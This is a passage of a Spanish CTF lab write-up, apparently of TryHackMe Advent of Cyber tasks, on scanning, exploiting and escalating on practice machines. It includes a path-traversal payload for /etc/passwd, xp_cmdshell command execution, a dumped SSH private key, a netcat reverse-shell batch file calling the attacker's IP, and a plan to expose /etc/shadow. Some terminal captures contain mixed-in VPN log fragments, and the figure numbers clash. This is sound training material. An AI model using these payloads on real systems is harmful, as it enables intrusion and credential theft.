Se realizó un escaneo de puertos sobre la ip objetivo, un escaneo poco exhaustivo encontró abiertos solo dos servicios: SSH en el puerto 22 y HTTP en el puerto 80. Ver figura 24.1. Pero escaneando todo el rango de puertos de la ip se encontró que el inusual puerto 20212 estaba abierto, ver figura 24.2.

Un escaneo de detección de servicio identificó que el servicio del puerto 20212 era *Linux telnetd* y que el servicio HTTP es un servidor *apache2,4,49*, ver figura 23.3. El texto de la tarea insinúa que el servicio telnet es un backdoor y que el acceso inicial al sistema fue mediante la vulnerabilidad CVE-2021-42013 presente en el servidor apache. Esta vulnerabilidad permite path-traversal y explotarla produce LFI y puede llegar a RCE.

```
(kali㉿kali)-[~]
└─$ sudo nmap -sS $ip
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-16 19:21 EDT
Nmap scan report for 10.10.19.202
Host is up (0.25s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 8.28 seconds
```

Figura 10.1: Escaneo poco exhaustivo de puertos.



```
(kali㉿kali)-[~]
$ sudo nmap -sS -p- $ip
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-16 19:26 EDT
Stats: 0:13:08 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 68.71% done; ETC: 19:45 (0:05:59 remaining)
Stats: 0:13:09 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 68.76% done; ETC: 19:45 (0:05:58 remaining)
Stats: 0:13:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 68.98% done; ETC: 19:45 (0:05:56 remaining)
Stats: 0:14:14 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 74.50% done; ETC: 19:45 (0:04:52 remaining)
Nmap scan report for 10.10.19.202
Host is up (0.24s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
20212/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 1209.95 seconds
```

Figura 10.2: Escaneo de todo el rango de puertos.

```
(kali㉿kali)-[~]
$ sudo nmap -sV $ip
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-16 19:22 EDT
Nmap scan report for 10.10.19.202
Host is up (0.25s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.49
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.16 seconds
```

Figura 10.3: Escaneo de detección de servicios.

De todos modos, no resultó posible explotar esta vulnerabilidad LFI ya que CGI no se encuentra instalado en el servidor apache. Es posible que haya un entry point que no fue encontrado para explotar la vulnerabilidad LFI o que el atacante haya ingresado por otro medio. También podría ser que el atacante haya eliminado el directorio cgi-bin para evitar que otro actor ingresara con la misma vulnerabilidad. Ver figuras 23.5 23.6.

El servicio telnet del puerto 20212 tiene contraseña y tampoco se consiguió acceder.



```
[kali㉿kali)-[~]
$ curl '10.10.144.170:80/cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/passwd'
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.49 Server at 10.10.144.170 Port 80</address>
</body></html>
```

Figura 10.4: Request con un payload intentando explotar CVE-2021-42013.

```
msf6 auxiliary(scanner/http/apache_normalize_path) > run
[*] http://10.10.144.170:80 - The target is not vulnerable to CVE-2021-42013.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figura 10.5: Módulo de metasploit para detectar si un objetivo es vulnerable a CVE-2021-42013.



11 Where Are The Reindeers

11.1 Historia

McDatabaseAdmin entró corriendo en la habitación y le gritó a McSkidy: "Nos han excluido del programa de renos. ¿Cómo funcionará el transporte de Santa para Navidad?".^{El} grinch ha bloqueado McDatabaseAdmin de su sistema. Debe sondear la superficie externa del servidor para ver si le devuelve el acceso.

11.2 Auditoría de la máquina

Se realizó un escaneo de puertos sobre la ip, el servidor no respondía a ping probes por lo que hubo que indicarle a nmap que ignorara la falta de respuestas. Se encontró que el servidor tenía el puerto 1433 abierto y hosteando un servicio MS SQL. MS SQL es un sistema de manejo de bases de datos relacionales desarrollado por Microsoft. Ver figura 24.1.

Teniamos acceso a credenciales para el servidor MS SQL, comprobamos que seguían funcionando y conseguimos acceder al servidor. Ver figura 24.2.

```
Host is up (0.24s latency).
Not shown: 996 filtered ports (no-response)
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH for_Windows_7.7 (protocol 2.0)
135/tcp   open  msrpc           Microsoft Windows RPC
1433/tcp  open  ms-sql-s        Microsoft SQL Server 2019 15.00.2000
3389/tcp  open  ms-wbt-server   Microsoft Terminal Services
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows_10-6-cbc initialized with 256 bit key
2022-08-18 01:00:45 Outgoing Data Channel: Using 512 bit message hash 'SHA512' for HMAC authentication
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 21.19 seconds
```

Figura 11.1: Escaneo de puertos sobre la ip.

```
(kali㉿kali)-[~] net_route_v4_best_gw result: via 10.0.2.2 dev eth0
$ sqsh -S 10.10.103.205 -U sa -P t7uLKzddQzVjVFJp255.0 IFACE=eth0 HWA
sqsh-2.5.16.1 Copyright (C) 1995-2001 Scott C. Gray
Portions Copyright (C) 2004-2014 Michael Peplier and Martin Wesdorp
This is free software with ABSOLUTELY NO WARRANTY
For more information type '\warranty' 10.6.114.110/17 dev tun0
1> [2022-08-18 01:00:45] net_route_v4_add: 10.10.0.0/16 via 10.6.0.1 dev [NU
2022-08-18 01:00:45] WARNING: this configuration may cache passwords in
```

Figura 11.2: Acceso al servicio MS SQL.



Explorando las tablas de la base de datos *reindeer* podemos encontrar información importante para completar las preguntas de la task, ver figura 23.3

1> SELECT * FROM reindeer.dbo.names;				
2> go				
	id	first	last	
	1	Dasher	Dasher	
	2	Dancer	Dancer	
	3	Prancer	Prancer	
	4	Vixen	Vixen	
	5	Comet	Comet	
	6	Cupid	Cupid	
	7	Donner	Donder	
	8	Blitzen	Blixem	
	9	Rudolph	Reindeer	
(9 rows affected)				
1> SELECT * FROM reindeer.dbo.schedule;				
2> go				
	id	date	destination	notes
	2000	Dec 5 2021 12:00AM	Tokyo	NULL
	2001	Dec 3 2021 12:00AM	London	NULL
	2002	Dec 1 2021 12:00AM	New York	NULL
	2003	Dec 2 2021 12:00AM	Paris	NULL
	2004	Dec 4 2021 12:00AM	California	NULL
	2005	Dec 7 2021 12:00AM	Prague	NULL
	2006	Dec 11 2021 12:00AM	Bangkok	NULL
	2007	Dec 10 2021 12:00AM	Seoul	NULL
(8 rows affected)				
1> SELECT * FROM reindeer.dbo.presents;				
2> go				
	id	name	quantity	
	100	Blanket	500	
	101	Laptop	1000	
	102	Cooler	250	
	103	BT Speaker	1000	
	104	THM Subscription	100000	
	105	Alarm Clock	500	
	106	Cookies	10000	
	107	THM T-Shirt	100000	
	108	Power Bank	25000	
	109	USB Hub	15000	
(10 rows affected)				
1>				

Figura 11.3: Tablas de la base de datos reindeer.

En algunos casos los servidores MS SQL tienen habilitado el procedimiento extendido xp_cmdshell, que permite ejecutar comandos de windows (CMD) en la máquina en la que corren. Se verificó que este procedimiento estaba habilitado en la figura 14.7. Luego se utilizó para obtener los contenidos de directorios importantes y para obtener la flag de la tarea **THM{YjtKeUy2qT3v5dDH}**. Ver figuras 23.4, 23.5 y 23.6.



A screenshot of a terminal window with a dark background. At the top left, there is some faint, illegible text. In the center-left area, two lines of code are displayed in white font: "1> xp_cmdshell whoami;" and "2> go". Below the code, the word "output" is centered in white. To the right of "output", there are several horizontal white lines, likely representing a redacted output section. At the bottom right of the window, the text "nt service\mssqlserver" is visible in white. The overall appearance is that of a Windows Command Prompt or similar terminal application.

```
1> xp_cmdshell whoami;
2> go
output
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
nt service\mssqlserver
```

Figura 11.4: El comando “whoami“ nos dice qué usuario ejecuta los comandos.



```
Directory of c:\Users\grinch
NULL

11/10/2021  02:22 AM    <DIR> .
11/10/2021  02:22 AM    <DIR> ..
11/10/2021  02:22 AM    <DIR> 3D Objects
11/10/2021  02:22 AM    <DIR> Contacts
11/10/2021  02:22 AM    <DIR> Desktop
11/10/2021  02:29 AM    <DIR> Documents
11/10/2021  02:22 AM    <DIR> Downloads
11/10/2021  02:22 AM    <DIR> Favorites
11/10/2021  02:22 AM    <DIR> Links
11/10/2021  02:22 AM    <DIR> Music
```

Figura 11.5: Output de “xp_cmdshell dir c:/Users/grinch“.



```
Directory of c:\Users\grinch\Documents

NULL

11/10/2021  02:29 AM    <DIR>      .
11/10/2021  02:29 AM    <DIR>      ..
11/10/2021  02:28 AM           21 flag.txt
                               1 File(s)       21 bytes

2 Dir(s)   6,017,478,656 bytes free
```

Figura 11.6: Output de “xp_cmdshell dir c:/Users/grinch/Documents“.

```
1> xp_cmdshell 'type c:\Users\grinch\Documents\flag.txt';
2> go
       output
_____
_____
_____
_____
```

THM{YjtKeUy2qT3v5dDH}

Figura 11.7: La flag se encuentra en c:/Users/grinch/Documents(flag.txt



12 Sharing Without Caring

12.1 Historia

Grinch Enterprises ha estado dejando rastros de cómo sus piratas informáticos han estado accediendo a los datos del sistema: ha encontrado un servidor único que usan. Necesitamos su ayuda para averiguar qué método han estado usando para extraer los datos.

Hemos notado que una ip determinada está generando un tráfico inusual. Sospechamos que Grinch Enterprises la está utilizando para acceder a nuestros datos. Usaremos Nmap para descubrir los servicios que se ejecutan en su servidor.

12.2 Auditoría de la máquina

Un escaneo de puertos sobre la ip objetivo reveló un servicio NFS en el puerto . NFS es un protocolo que permite la transferencia de archivos entre distintas computadoras, en este caso está hosteado en MS Windows. Usando el comando “showmount” podemos ver la lista de exports o “shares” en el servicio NFS. Ver figura 24.1. Estas “shares” pueden ser montadas en la computadora atacante para ser exploradas, ver figuras 24.2 y 23.3

```
(kali㉿kali)-[~]
$ nmap 10.10.242.192 -sV -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-18 13:58 EDT
Nmap scan report for 10.10.242.192
Host is up (0.23s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for_Windows_7.7 (protocol 2.0)
111/tcp   open  rpcbind     2-4 (RPC #100000)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
2049/tcp  open  mountd       1-3 (RPC #100005)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 203.90 seconds
```

Figura 12.1: Escaneo de servicios en el ip objetivo.



```
(kali㉿kali)-[~]
└─$ showmount -e 10.10.242.192
  Export list for 10.10.242.192:
  /share          (everyone)
  /admin-files   (everyone)
  /my-notes       (noone)
  /confidential  (everyone)
```

Figura 12.2: Lista de exports del servicio NFS del ip.

```
(kali㉿kali)-[~]
└─$ sudo mount 10.10.242.192:/share tmp1
[sudo] password for kali:

(kali㉿kali)-[~]
└─$ ls tmp1
132-0.txt  2680-0.txt
```

Figura 12.3: Montado de la share “share“ al directorio tmp1 de la máquina atacante.

La share “share“ contiene dos ebooks, “Art of War“ y “Meditations“, ver figuras 23.4 y 23.5.

```
(kali㉿kali)-[~/tmp1]
└─$ cat 132-0.txt
Title: The Art of War
Author: Sun Tzü
Translator: Lionel Giles
Release Date: May 1994 [eBook #132]
[Most recently updated: October 16, 2021]
Language: English
Character set encoding: UTF-8

*** START OF THE PROJECT GUTENBERG EBOOK THE ART OF WAR ***
```

Figura 12.4: Header del archivo 132-0.txt.



```
Title: Meditations  
Author: Marcus Aurelius  
Translator: Meric Casaubon  
Release Date: June, 2001 [eBook #2680]  
[Most recently updated: March 8, 2021]  
Language: English  
Character set encoding: UTF-8  
Produced by: J. Boulton and David Widger  
*** START OF THE PROJECT GUTENBERG EBOOK MEDITATIONS ***
```

Figura 12.5: Header del archivo 2680-0.txt.

Explorando la share “confidential” podemos encontrar datos sensibles, en específico el archivo id_rsa que funciona como clave de acceso al servicio ssh. Ver figura 23.6. Luego podemos calcular la suma MD5 para responder la pregunta de la task, esta es **3e2d315a38f377f304f5598dc2f044de**, Ver figura 14.7

```
[kali㉿kali)-[~] $ mkdir tmp2; sudo mount 10.10.242.192:/confidential tmp2  
[kali㉿kali)-[~] $ ls tmp2  
ssh
```

Figura 12.6: Montado de la share “confidential” al directorio tmp2.



```

└─(kali㉿kali)-[~]
  └─$ cd tmp2/ssh

└─(kali㉿kali)-[~/tmp2/ssh]
  └─$ ls
    id_rsa  id_rsa.pub

└─(kali㉿kali)-[~/tmp2/ssh]
  └─$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----

└─(kali㉿kali)-[~/tmp2/ssh]
  └─$ md5sum id_rsa
3e2d315a38f377f304f5598dc2f044de  id_rsa

```

Figura 12.7: Obtención de información sensible de la share.



13 They Lost The Plan!

13.1 Historia

McSkidy se dio cuenta de que trabajó en un borrador de un plan de recuperación ante desastres, pero bloqueó los permisos en el archivo para garantizar que fuera seguro. Sin embargo, Grinch accedió al sistema local y redujo los permisos de su cuenta. ¿Puedes elevar sus privilegios y recuperar el archivo?

13.2 Auditoría de la máquina

Se consiguió conexión a la máquina Windows mediante RDP. Luego se procedió a obtener información sobre la versión del sistema y los usuarios. Ver figura 24.1. No se encontró ninguna vulnerabilidad en la versión de Windows, por lo que se procedió a enumerar los servicios y se encontró que la máquina corre Iperius Backup Service. Ver figura 24.2 .

```
Windows PowerShell
PS C:\Users\McSkidy> net users
User accounts for \\THE-GRINCH-HACK
-----
Administrator          Alabaster           DefaultAccount
Guest                  McSkidy              pepper
Rudolph                sugarplum          thegrinch
WDAGUtilityAccount
The command completed successfully.

PS C:\Users\McSkidy> systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
OS Name:               Microsoft Windows Server 2019 Datacenter
OS Version:            10.0.17763 N/A Build 17763
PS C:\Users\McSkidy>
```

Figura 13.1: Información del sistema y de usuarios.




Figura 13.2: Propiedades del servicio Iperius.

Esta versión de Iperius Backup Service tiene una vulnerabilidad de escalado de privilegios. Cuando se crea una tarea de backup en Iperius se puede configurar bajo la pestaña “other processes” otros programas para que sean ejecutados antes de o después de cada backup. La tarea de backup corre como administrador por lo que cualquier programa configurado también correrá como administrador. La utilidad netcat estaba ya descargada en el sistema por lo que se utilizó para tener una shell reversa con privilegios de administrador. Ver figuras 23.3 y 23.4.




Figura 13.3: Se configuró Iperius para que corra el programa payload.bat antes del backup.

```
payload - Notepad
File Edit Format View Help
@echo off
C:\Users\McSkidy\Downloads\nc.exe 10.6.114.110 1337 -e cmd.exe
```

Figura 13.4: Contenido de payload.bat, el ip es el de la máquina atacante.

Una vez que se ejecutó el backup como servicio, ver figura 23.5, y se esperó unos segundos, se obtuvo conexión a través de la shell reversa, ver figura 14.7. El usuario que obtuvimos es ``thegrinch`` el cual tiene privilegios de administrador. Inspeccionando el directorio ``Documents`` del usuario obtuvimos información para responder las preguntas faltantes de la task y la flag **THM-736635221**. Ver figura 23.6.




Figura 13.5: Ejecución como servicio del backup.

```
nc -nvlp 1337
Connection from 10.10.82.80:49853
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Iperius Backup>whoami
whoami
the-grinch-hack\thegrinch
```

Figura 13.6: Obtención de conexión mediante shell reversa.



```
C:\Users\the Grinch\Documents>dir
dir
Volume in drive C has no label.
Volume Serial Number is A8A4-C362

Directory of C:\Users\the Grinch\Documents

11/10/2021  06:23 AM    <DIR>          .
11/10/2021  06:23 AM    <DIR>          ..
11/10/2021  06:21 AM                13 flag.txt
11/10/2021  06:23 AM            222 Schedule.txt
                           2 File(s)        235 bytes
                           2 Dir(s)  15,634,337,792 bytes free

C:\Users\the Grinch\Documents>type flag.txt
type flag.txt
THM-736635221
C:\Users\the Grinch\Documents>type Schedule.txt
type Schedule.txt
Daily Schedule:
4:00 - wallow in self-pity
4:30 - stare into the abyss
5:00 - solve world hunger, tell no one
5:30 - jazzercise
6:30 - dinner with me. I can't cancel that again
7:00 - wrestle with my self-loathing
```

Figura 13.7: Contenido de los archivos del directorio Documents.



14 Dev(Insecure)Ops

14.1 Historia

McDev, el jefe del equipo de desarrollo, envía un correo electrónico alarmante que indica que no pueden actualizar la aplicación web externa de la mejor compañía de festivales. Sin esta actualización, nadie puede ver el plan de Best Festival Company. El equipo de desarrollo ha estado usando un servidor de CI/CD para enviar automáticamente actualizaciones al servidor, pero el servidor de CI/CD se ha visto comprometido. ¿Puedes ayudarlos a recuperar su servidor?

14.2 Auditoría de la máquina

Sabemos que el Grinch a implementado su propia versión de un CI/CD pipeline. Accediendo al sitio web del ip objetivo encontramos una página con una imagen del grinch pero nada más. Pero una enumeración de directorios encuentra la página /admin. Ver figura 24.1. Inspeccionando el código fuente de la página vemos un iFrame que refiere a ls.html, el contenido de este iFrame se parece mucho al output del comando de linux "ls", ver figura 24.2.



Waiting for the L00T!

This page will update regularly and show the content of the loot folder.

```
defnottest.txt nottest.txt test.txt test2.txt
```



Figura 14.1: Pagina /admin.

```

1 <!DOCTYPE html>
2 <html>
3 <body>
4
5 <h1>Waiting for the L00T!</h1>
6 <p>This page will update regularly and show the content of the loot folder.</p>
7 <p></p>
8 <iframe src="ls.html" height="200" width="700" title="The loot folder contains the following"></iframe>
9 <p></p>
10 
11
12 </body>
13 </html>
14
15

```

Figura 14.2: Código fuente de la pagina /admin.

Se consiguió una conexión mediante SSH a la máquina objetivo, inspeccionando el directorio /home/thegrinch/scripts se pude ver una variedad de scripts de los cuales solo tenemos acceso a loot.sh, ver figura 23.3.

Este script corre el comando ls en el directorio /home/thegrinch/loot y luego lo redirecciona al archivo ls.html del servidor web, el cual es luego incluido en el iFrame. El archivo está mal configurado en cuanto a permisos ya que nuestro usuario puede modificarlo a pesar de ser root el dueño del archivo. Podemos por ejemplo modificarlo para que imprima el contenido del archivo /etc/shadow en la página web. Ver figuras 23.4 y 23.5.

